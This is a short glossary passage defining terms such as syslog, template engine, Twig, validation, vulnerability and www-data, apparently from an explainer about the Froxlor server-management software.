- syslog: the system-wide log on Linux.
- Template / template engine: a page layout with placeholders, and the software that fills them in; Twig is the one Froxlor uses.
- Theme: the look and feel chosen for the user interface.
- Twig: a template engine for PHP, where
{{ ... }}means "work this out and put the result here". - Validation: checking that a value is acceptable before using it.
- Vulnerability: a weakness in software that can be used to do something harmful.
- www-data: the user account the web server runs as on Debian and Ubuntu systems.




